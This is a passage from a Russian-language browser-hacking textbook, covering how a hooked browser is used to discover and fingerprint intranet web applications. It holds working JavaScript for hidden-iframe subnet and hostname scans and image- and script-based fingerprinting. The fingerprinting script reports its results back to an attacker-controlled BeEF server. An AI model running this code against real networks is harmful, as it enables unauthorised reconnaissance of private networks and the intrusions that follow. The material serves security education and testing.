[18] [назад] JDGUI. (2013). *JDGUI*. Получено 23 октября 2013 года с java.decompiler.free.fr.
[19] [назад] Ars Technica. (2012). *Yet another java flaw allows “complete” bypass of security sandbox*. Получено 10 ноября 2013 года с arstechnica.com.
[20] [назад] Security Obscurity. (2013). *Deobfuscating Java 1.7u11 Exploit*. Получено 23 октября 2013 года с security-obscurity.blogspot.co.uk.
[21] [назад] Oracle. (2013). *Java reflection*. Получено 23 октября 2013 года с docs.oracle.com.
[22] [назад] Rapid7. (2013). *CVE-2013-2423 Java Applet Reflection Type Confusion Remote Code Execution | Rapid7*. Получено 23 октября 2013 года с rapid7.com.
[23] [назад] Macromedia. (2013). *Website Storage Settings panel*. Получено 23 октября 2013 года с macromedia.com.
[24] [назад] HP. (2013). *SWFScan*. Получено 23 октября 2013 года с h30499.www3.hp.com.
[25] [назад] Adobe. (2013). *ActionScript 3 camera API*. Получено 23 октября 2013 года с help.adobe.com.
[26] [назад] Adobe. (2013). *ActionScript 3 microphone API*. Получено 23 октября 2013 года с help.adobe.com.
[27] [назад] Google Security Blog. (2013). *Fuzzing at scale*. Получено 23 октября 2013 года с googleonlinesecurity.blogspot.co.uk.
[28] [назад] Boc.cn. (2013). *eBanking technical requirements*. Получено 23 октября 2013 года с boc.cn.
[29] [назад] Google Code. (2013). *NP-ActiveX*. Получено 23 октября 2013 года с code.google.com.
[30] [назад] Google Code. (2013). *Firefox ActiveX host*. Получено 23 октября 2013 года с code.google.com.
[31] [назад] Meau.com. (2013). *Mitsubishi MC-WorX ActiveX*. Получено 23 октября 2013 года с meau.com.
[32] [назад] Exploit DB. (2013). *Mitsubishi MC-WorX ActiveX exploit*. Получено 23 октября 2013 года с exploit-db.com.
[33] [назад] Microsoft. (2013). *UNC paths*. Получено 23 октября 2013 года с msdn.microsoft.com.
[34] [назад] Chris Gates. (2013). *Attacking layer 8*. Получено 23 октября 2013 года с carnal0wnage.attackresearch.com.
[35] [назад] Exploit DB. (2013). *Hyperion: Implementation of a PE-Crypter*. Получено 23 октября 2013 года с exploit-db.com.

[36] [назад] Chris Truncer, Mike Wright. (2013). *The Grayhound. Veil - Framework*. Получено 23 октября 2013 года с veil-evasion.com.
[37] [назад] Mateusz Jurczyk. (2013). *PDF fuzzing and Adobe Reader 9.5.1 and 10.1.3 multiple critical vulnerabilities*. Получено 23 октября 2013 года с j00ru.vexillium.org.
[38] [назад] Zdnet. (2013). *Adobe Turnoff Javascript in PDF Reader*. Получено 23 октября 2013 года с zdnet.com.
[39] [назад] Stefano Di Paola, Giorgio Fedon. (2006). *Subverting AJAX*. Получено 23 октября 2013 года с events.ccc.de.
[40] [назад] Mitre. (2013). *CWE-415: Double Free*. Получено 23 октября 2013 года с cwe.mitre.org.
[41] [назад] Microsoft TechNet Blogs. (2013). *Preventing the Exploitation of SEH Overwrites with SEHOP*. Получено 23 октября 2013 года с blogs.technet.com.
[42] [назад] Chromium Blog. (2013). *Saying Goodbye to Our Old Friend NPAPI*. Получено 23 октября 2013 года с blog.chromium.org.
[43] [назад] Mozilla Blog. (2013). *Plugin activation in Firefox*. Получено 23 октября 2013 года с blog.mozilla.org.

Глава 9. Атаки на веб-приложения

В этой главе рассматривается рикошетная отправка атак на веб-приложения через подключенный браузер без нарушения SOP. Если вы контролируете браузер, а этот браузер может обращаться к веб-приложению в интрасети, веб-приложение становится достижимой целью.

Остановитесь на мгновение и задумайтесь об этой модели. В прошлом предполагалось, что веб-приложения в интрасети могут иметь менее зрелую защиту, чем приложения, непосредственно доступные из Интернета. Зачем защищать приложение, если оно недоступно в вебе, верно? При использовании рассмотренных в этой главе приемов многие веб-приложения интрасети становятся доступными. Более мягкие внутренние цели можно атаковать из Интернета, направляя атаки через подключенный браузер.

Существуют различные методы, позволяющие браузерным запросам создавать отпечатки ресурсов другого источника. Сходные методы обеспечивают механизмы эксплуатации SQL-инъекций и межсайтового выполнения сценариев, как будет показано в следующих разделах. В заключительных разделах глава идет еще дальше и показывает атаки на уязвимые веб-приложения с ошибками удаленного выполнения кода.

В этой главе вы исследуете методы подключения ранее неизвестных источников интрасети для расширения поверхности атаки. Проксирование атак через браузер открывает целый мир возможностей. Можно расширить область действия привычных средств атаки или просто просматривать ранее недоступные новые источники.

Описанные здесь методы не только расширят поверхность атаки. Они позволят атакующему повысить анонимность и получить более широкий доступ к немаршрутизируемым веб-приложениям в интрасетях. Итак, приступим!

Отправка межисточниковых запросов

В большинстве ситуаций политика единого источника (SOP) не позволяет читать HTTP-ответ при отправке запроса к другому источнику. Как вы увидите в этой и следующих главах, для успешной доставки атаки читать ответ требуется не всегда.

Если известно, что определенный сервер уязвим для удаленного выполнения команд или SQL-инъекции, можно отправить запрос с атакой, не обращая внимания на ответ. Для большинства атак важно, чтобы цель правильно обработала данные HTTP-запроса.

Перечисление особенностей межисточниковых запросов

Прежде чем отправляться в мир перечисления межисточниковых атак, нужно понять, какие браузеры подходят для формирования запросов к другим источникам. Тогда можно быть уверенным, что любой запущенный эксплойт достигнет цели.

В отношении межисточниковых особенностей не все браузеры одинаковы. Между версиями и производителями существуют различия, поэтому одни браузеры полезнее других. У CSS, JavaScript и SOP есть множество особенностей, способных повлиять на вероятность успешной атаки. В этом разделе вы изучите методы определения возможностей разных браузеров в любой заданный момент.

Начнем с самого начала: выясним, способен ли браузер вообще выполнять межисточниковые запросы. Запустите следующий код, чтобы проверить полезность браузера. Он определяет, выполнит ли браузер межисточниковые POST- и GET-запросы `XMLHttpRequest`. Сначала выполните следующий серверный код Ruby для обработки GET- и POST-запросов:

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
class XhrHandler < Sinatra::Base

 post "/" do
    puts "POST from [#{request.user_agent}]"
    params.each do |key,value|
      puts "POST body [#{key}->#{value}]"
    end
    p "[+] Content-Type [#{request.content_type}]"
    p "[+] Body [#{request.body.read}]"
    # p "Raw request:\n #{request.env.to_s}"
  end
  get "/" do
    puts "GET from [#{request.user_agent}]"
    params.each do |key,value|
      puts "[+] Request params [#{key} -> #{value}]"
    end
  end
  options "/" do
    puts "OPTIONS from [#{request.user_agent}]"
    puts "[+] The preflight was triggered"
  end
end
@routes = {
    "/xhr" => XhrHandler.new
}
@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)
Thin::Logging.silent = true
Thin::Logging.debug = false
puts "[#{Time.now}] Thin ready"
@thin.start
```

Выполнение этого кода опирается на несколько распространенных библиотек Ruby. Серверная часть на Ruby использует Thin как веб-сервер, а Sinatra как высокоуровневый API для промежуточного ПО Rack. Подключен только один маршрут, заданный переменной `@routes`: путь `/xhr`, который обрабатывает класс `XhrHandler`. Методы внутри класса отвечают за обработку запросов GET, POST и OPTIONS.

Затем в консоли браузера нужно выполнить следующий фрагмент JavaScript, который попытается связаться с прослушивающим сервером:

```
var uri = "http://browserhacker.com";
var port = 4000;
xhr = new XMLHttpRequest();
xhr.open("GET", uri + ":" + port + "/xhr?param=value", true);
xhr.send();
xhr = new XMLHttpRequest();
xhr.open("POST", uri + ":" + port + "/xhr", true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send("a001 LIST \r\n");
```

Оба запроса направлены к `browserhacker.com:4000`. Первый представляет собой простой асинхронный GET-запрос, второй - асинхронный POST-запрос с нестандартным типом содержимого `text/plain` и нестандартным телом.

Проверка браузера Chrome дает в терминале следующий результат:

```
$ ruby XMLHttpRequest-test-server.rb
[2013-07-07 20:05:42 +1000] Thin ready
POST from [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/53
7.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36]
"[+] Content-Type [text/plain]"
"[+] Body [a001 LIST \r\n]"
GET from [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/537
.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36]
[+] Request params [param -> value]
```

Результаты могут различаться между браузерами и их версиями. Полезно знать несколько сценариев, обычно встречающихся в актуальных выпусках браузеров.

Вероятные ситуации перенаправления к другим источникам можно разделить на атаки на Интернет и на интрасеть. При атаке на интрасеть важно знать, что браузер, подключенный к источнику с адресом вне RFC1918, может запрашивать ресурсы источника с внутренним адресом RFC1918. Для собственной проверки в предыдущих фрагментах кода можно изменить значения `uri` и порта привязки. В примере с Chrome на рис. 9-1 выделены ошибки, сообщающие об отсутствии заголовков CORS. Это правильно, поскольку фрагмент кода не передает заголовков CORS. Важно, что, несмотря на ошибки в браузере, и GET-, и POST-запросы к другому источнику корректно достигают цели.




Рис. 9-1. Ошибки Chrome при отсутствии заголовков CORS. Консоль сообщает, что Origin не разрешен Access-Control-Allow-Origin.

Предварительные запросы

Предварительный запрос[1] представляет собой HTTP-запрос, отправляемый при определенных условиях перед основным HTTP-запросом CORS. Фактически для получения одного тела ответа веб-серверу отправляются два запроса.

Предварительный запрос отправляется всякий раз, когда в запросе CORS используется не простой метод[2] или не простой заголовок.[3] Он использует метод OPTIONS, чтобы спросить сервер, разрешены ли нестандартные заголовки, тип содержимого или HTTP-метод. Если сервер возвращает положительный ответ, тело ответа можно прочитать из другого источника.

В предыдущем фрагменте JavaScript с `XMLHttpRequest` тип содержимого `text/plain` был выбран намеренно, чтобы не запускать более сложную логику CORS браузера. Сходным образом ведут себя типы `application/x-www-form-urlencoded` и `multipart/form-data`.

Последствия

Типы содержимого `text/plain`, `application/x-www-form-urlencoded` и `multipart/form-data` в POST-запросах в большинстве случаев освобождены от предварительных запросов. Возможность отправлять межисточниковые запросы на нестандартный порт с нестандартным типом содержимого будет критически важна для доставки различных атак сетевым службам.

Такие методы, как межпротокольная связь и эксплуатация, рассмотренные в главе 10, принципиально зависят от возможности обращаться к этим портам и типам содержимого. Такое поведение полезно не только для атак на сетевые службы. В конце этой главы рассматриваются несколько сценариев межисточниковой эксплуатации JBoss, GlassFish и m0n0wall. Все они опираются на отправку подключенным браузером межисточниковых запросов с одним из типов содержимого, не требующих предварительного запроса.

Межисточниковое обнаружение веб-приложений

При попытке обнаружить веб-приложения из другого источника можно применять приемы из предыдущего раздела. Здесь основное внимание уделяется использованию IFrame как механизма обнаружения. Представлены методы поиска IP-адресов внутренних устройств и внутренних доменных имен. Оба опираются на создание скрытых IFrame, загружающих IP-адрес или доменное имя на выбранном порту.

Обнаружение IP-адресов устройств интрасети

Устройства в интрасети можно обнаруживать с помощью подключенного браузера, имеющего доступ к нужной подсети. Подсеть не обязана маршрутизироваться в Интернет. Основные требования состоят в том, чтобы браузер был подключен и имел доступ к подсети.

Веб-браузеры загружают в IFrame содержимое из другого источника. Благодаря этой возможности можно определить, работает ли веб-приложение в целевом источнике. Предположим, требуется обнаружить устройства в подсети `172.16.37.0/24`, на которых веб-приложения работают на порту 80. Можно выполнить следующий код:

```
var protocol = "http://";
var port = 80;
var c_subnet = "172.16.37.0";
// следующая операция возвращает 172.16.37.
var c = c_subnet.split(
 c_subnet.split('.')[3]
)[0];
// добавить новый элемент 'b', который будет содержать
// присоединенные IFrame
var dom = document.createElement('b');
document.body.appendChild(dom);
// загрузить скрытый IFrame, указывающий на
// текущий перебираемый IP-адрес
function check_host(url, id){
 var iframe = document.createElement('iframe');
 iframe.src = url;
 iframe.id = "i_" + id;
 iframe.style.visibility = "hidden";
 iframe.style.display = "none";
 iframe.style.width = "0px";
 iframe.style.height = "0px";
 iframe.onload = function(){
  console.log('Internal webapp found: ' + this.src);
 }
 dom.appendChild(iframe);

}
// перебрать подсеть класса C
for(var i=1; i < 255; i++){
 var host = c + i;
 check_host(protocol + host + ":" + port, i);
}
// если src IFrame не существует, метод onerror не вызывается,
// поэтому впоследствии необходимо очистить DOM
setTimeout(function(){
for(var i=1; i < 255; i++){
 var del = document.getElementById("i_" + i);
 dom.removeChild(del);
}
}, 2000);
```

Для внутреннего диапазона `172.16.37.0/24` предыдущий фрагмент начинает перебирать все 254 IP-адреса, присоединяя скрытый IFrame для каждого из них. Каждый IFrame загружает текущий перебираемый IP-адрес по схеме `http://` на порту 80. Например, в одной из итераций загружается `http://172.16.37.147:80`.

Если IFrame успешно загружается, срабатывает событие `onload`. Это означает, что устройство `172.16.37.147:80` выполняет веб-сервер и на нем потенциально развернуто веб-приложение. Выполнение кода в локальной подсети занимает очень мало времени, обычно менее двух секунд. Через две секунды из DOM удаляются все присоединенные ранее IFrame.

Перечисление внутренних доменных имен

Перечисление внутренних доменных имен является еще одним полезным методом межисточникового обнаружения веб-приложений. Подход очень похож на обнаружение внутренних IP-адресов. Разница состоит в переборе заранее определенных доменных имен вместо диапазонов IP.

Массив в следующем фрагменте кода содержит список распространенных внутренних доменных имен. Выполните его в консоли JavaScript, и он обнаружит веб-приложения, чьи внутренние доменные имена присутствуют в списке:

```
var protocol = "http://";
var port = 80;
// распространенные внутренние имена узлов
var hostnames = new Array("about", "accounts", "admin",
"administrator", "ads", "adserver", "adsl", "agent",
"blog", "channel", "client", "dev", "dev1", "dev2",
"dev3", "dev4", "dev5", "dmz", "dns", "dns0", "dns1",
"dns2", "dns3", "extern", "extranet", "file", "forum",
"forums", "ftp", "ftpserver", "host", "http", "https",

"ida", "ids", "imail", "imap", "imap3", "imap4", "install",
"intern", "internal", "intranet", "irc", "linux", "log",
"mail", "map", "member", "members", "name", "nc", "ns",
"ntp", "ntserver", "office", "owa", "phone", "pop", "ppp1",
"pptp", "print", "printer", "project", "pub", "public",
"preprod", "root", "route", "router", "server", "smtp",
"sql", "sqlserver", "ssh", "telnet", "time", "voip",
"w", "webaccess", "webadmin", "webmail", "webserver",
"website", "win", "windows", "ww", "www", "wwww", "xml");
// добавить новый элемент 'b', который будет содержать
// присоединенные IFrame
var dom = document.createElement('b');
document.body.appendChild(dom);
// загрузить скрытый IFrame, указывающий на
// текущее перебираемое имя узла
function check_host(url, id){
 var iframe = document.createElement('iframe');
 iframe.src = url;
 iframe.id = "i_" + id;
 iframe.style.visibility = "hidden";
 iframe.style.display = "none";
 iframe.style.width = "0px";
 iframe.style.height = "0px";
 iframe.onload = function(){
  console.log('Internal DNS found: ' + this.src);
  document.body.removeChild(this);
 };
 dom.appendChild(iframe);
}
// перебрать массив имен узлов
for(var i=1; i < hostnames.length; i++){
  check_host(protocol + hostnames[i] + ":" + port, i);
}
// если src IFrame не существует, метод onerror не вызывается,
// поэтому впоследствии необходимо очистить DOM
setTimeout(function(){
for(var i=1; i < 255; i++){
 var del = document.getElementById("i_" + i);
 dom.removeChild(del);
}
}, 2000);
```

Для каждого доменного имени к DOM присоединяется соответствующий IFrame. Как и в предыдущем приеме, срабатывание события `onload` IFrame означает, что внутреннее доменное имя найдено.

Оба фрагмента кода можно изменить для поддержки дополнительных схем URI, например `https://`, хотя во внутренних сетях `http://`, безусловно, встречается чаще, и нескольких портов, например 443, 8080 и 8443.

Результаты выполнения обоих приемов показаны на рис. 9-2. Были выявлены два внутренних веб-приложения по адресам `172.16.37.1` и `172.16.37.147`, а также два отдельных внутренних доменных имени, сопоставленных с `www` и `sqlserver`.




Рис. 9-2. Обнаружение сведений о внутренней сети. В консоли показаны найденные внутренние веб-приложения и имена DNS.

После обнаружения IP-адресов и доменных имен веб-приложений во внутренней сети подключенного браузера следующим шагом становится создание их отпечатков. Эти методы позволяют получить подробности о потенциальных целях в интрасети. Более сложные способы, включая Java и Session Discovery Protocol, рассматриваются в главе 10.

Межисточниковое создание отпечатков веб-приложений

JavaScript может динамически создавать объект `Image` и связывать с ним нестандартные обработчики `onload` и `onerror`. Эта идея подробно обсуждается в главе 3. В этой главе тот же прием используется для выявления веб-приложений, сетевых демонов и любых других устройств, предоставляющих ресурсы по HTTP.

Для HTTP-служб, доступных из Интернета, рассматриваемые здесь способы создания отпечатков не нужны, поскольку это позволяют делать различные инструменты напрямую. Веб-сервер с целевым веб-приложением может быть доступен только из внутренней сети. Следующие методы особенно ценны, когда единственный доступ к целевому веб-приложению возможен косвенно через подключенный браузер.

Запрос известных ресурсов

Веб-приложение потенциально можно распознать путем перечисления его распространенных ресурсов. Необходимо знать соответствие ресурсов веб-приложению, отпечаток которого вы хотите создать. Затем цель определяется по успешным или неуспешным межисточниковым запросам.

Такими ресурсами могут быть изображения или даже веб-страницы, используемые в административных интерфейсах. Предположим, нужно выявить NAS Linksys: можно проверить ресурс `/Admin_top.jpg` на порту 80. Это стандартный ресурс, предоставляемый каждым устройством такого типа.

Другой пример - ресурс `/icons/apache_pb.gif`, используемый для выявления веб-сервера Apache и обычно доступный даже в рабочих средах. Тот же прием применим не только к изображениям, но и к веб-страницам. Вероятно, у любой CMS, CRM, ERP и любого другого веб-приложения есть стандартные страницы, одинаковые в разных установках.

В любом случае эффективность приема зависит от наличия большой базы известных ресурсов. В целом чем больше набор данных ресурсов, тем надежнее результаты.

Запрос изображений

Рассмотрим метод поиска ресурсов изображений на нескольких целях. Прежде всего нужен массив проверяемых целевых IP-адресов, например:

```
ips = [
 '192.168.0.1',
 '192.168.0.100',
 '192.168.0.254',
 '192.168.1.1',
 '192.168.1.100',
 '192.168.1.254',
 '10.0.0.1',
 '10.1.1.1',
 '192.168.2.1',
 '192.168.2.254',
 '192.168.100.1',
 '192.168.100.254',
 '192.168.123.1',
 '192.168.123.254',
 '192.168.10.1',
 '192.168.10.254'
];
```

В данном случае это частные IP-адреса, используемые в локальных сетях. Хотя атаковать можно не только внутренние сети, самые легкие цели часто находятся именно там.

Следующий шаг состоит в создании базы отпечатков, в которой устройства или веб-приложения сопоставлены с изображениями. Для надежности и уменьшения числа ложных срабатываний вместе с путем к изображению можно сохранить его ширину и высоту. Два веб-приложения могут предоставлять одно и то же изображение `/logo.gif`, но вероятность того, что оба изображения имеют одинаковые ширину и высоту, минимальна. База отпечатков может выглядеть так:

```
var fingerprint_data = new Array(
 new Array(
  "JBoss Application server",
  "8080","http",true,
  "/images/logo.gif",226,105),
 new Array(
  "VMware ESXi Server",
  "80","http",false,
  "/background.jpeg",1,1100),
 new Array(
  "Glassfish Server",
  "4848","http",false,
  "/theme/com/sun/webui/jsf/suntheme \
/images/login/gradlogsides.jpg", 1, 200),
 new Array(
  "m0n0wall",
  "80","http",false,
  "/logo.gif",150,47)
);
```

Каждый элемент массива структуры `fingerprint_data` содержит имя домена, порт и тип схемы для запроса пути изображения и, наконец, пару ширина/высота изображения. Если вы хотите увидеть более полную, хотя и не исчерпывающую, базу отпечатков, изучите модуль BeEF `internal_network_fingerprinter`, созданный благодаря напряженной работе Брендана Коулза (Brendan Coles).[4]

Теперь, когда имеются и IP-адреса, и данные изображений, следующий код JavaScript можно внедрить в DOM подключенного браузера. Он проверит, работают ли на этих или других указанных IP-адресах веб-приложения, сопоставленные в наборе `fingerprint_data`:

```
var dom = document.createElement('b');
// для каждого IP-адреса
for(var i=0; i < ips.length; i++) {
 // для каждого приложения в наборе данных
 for(var u=0; u < fingerprint_data.length; u++) {
   var img = new Image;
   img.id = u;

   img.src = fingerprint_data[u][2]+"://"+ips[i]
        +":"+fingerprint_data[u][1]+ fingerprint_data[u][4];

   // событие onload сработало: изображение найдено
   img.onload = function() {

    // теперь перепроверить также ширину и высоту
    if (this.width == fingerprint_data[this.id][5] &&
              this.height == fingerprint_data[this.id][6]) {
    console.log("Detecting  [" + fingerprint_data[this.id][0]
    + "] at IP [" + ips[i] + "]");
    // уведомить сервер BeEF
    beef.net.send('<%= @command_url %>', <%= @command_id %>,
      'discovered='+escape(fingerprint_data[this.id][0])+
      "&url="+escape(this.src)
    );
    // работа выполнена: удалить изображение из DOM
    dom.removeChild(this);
    }
   }
   // добавить изображение в DOM
   dom.appendChild(img);
 }}
```

При выполнении предыдущего кода все ресурсы пытаются загрузиться в отдельные IFrame. URL ресурсов строятся сочетанием структур `fingerprint_data` и `ips`. Срабатывание события `onload` изображения означает, что ресурс правильно выявлен; в противном случае срабатывает `onerror`.

Наконец, для уменьшения неопределенности проверяются ширина и высота изображения. Если путь, ширина и высота соответствуют одной из записей ранее созданного набора данных, цель найдена! Ресурс правильно выявлен, как показано на рис. 9-3.




Рис. 9-3. Сервер VMware ESXi правильно выявлен.

Запрос страниц

Многие инструменты создания отпечатков CMS и веб-приложений общего назначения располагают большой базой типов, версий, тем и плагинов CMS. Один из них - CMS-Explorer,[5] созданный Крисом Сулло (Chris Sullo), автором Nikto. Он содержит тысячи URL-путей плагинов и тем Drupal, Joomla и WordPress. Такие сведения могут быть очень полезны, особенно в сочетании с уязвимостями безопасности вроде XSS и SQLi, часто встречающимися в плагинах этих CMS.

Чтобы проверить, предоставляет ли приложение конкретный путь, например `modules/filebrowser/`, можно применить подход, сходный с предыдущим способом для изображений. Сначала создайте структуру данных с именами и путями нескольких плагинов Drupal. Для каждого проверяемого пути создайте тег `script` с нестандартными обработчиками `onerror` и `onload`. Для этого подойдет следующий код:

```
var target = "http://172.16.37.147";
/* Проверяемые ресурсы (имя, путь) */
var resources = [
 ["Drupal - FileBrowser","modules/filebrowser/"],
 ["Drupal - FFmpeg", "modules/ffmpeg/"],
 ["WordPress - AccessLogs", "wp-content/plugins/access-logs/"]
];
/* Надпути (/ или /drupal) */
var paths = ["/", "/drupal/"];
function add_tag(src){
for(var p=0; p < paths.length; p++) {
 // для каждого надпути создать окончательный URI
 var uri = target + paths[p] + src;

 var i = document.createElement('script');
 i.src = uri;
 i.style.display = 'none';
 i.onload = function(){
    console.log(uri + " -- FOUND");
```

```
 };
 i.onerror = function(){
    console.log(uri + " -- NOT-FOUND");
 };
 document.body.appendChild(i);
}
}
/* Для каждого проверяемого ресурса добавить новый тег script */
for(var c=0; c < resources.length; c++) {
 add_tag(resources[c][1]);
}
```

Как видите, вместо тега `img` используется тег `script`. При выполнении кода вы заметите синтаксические ошибки, если ресурс найден, как показано на рис. 9-4. Это происходит потому, что HTML-файлы часто возвращаются с типом содержимого `text/html`, а не `application/javascript`, что приводит к ошибкам разбора JavaScript.

Хотя запросы направлены к известным ресурсам, не содержащим JavaScript, помните, что этот метод подвержен контратаке. Ресурс можно заменить сценарием, что позволит контратакующему получить контроль над подключенным браузером. Разумеется, можно применить дополнительную защиту, например атрибут `sandbox` элемента IFrame.

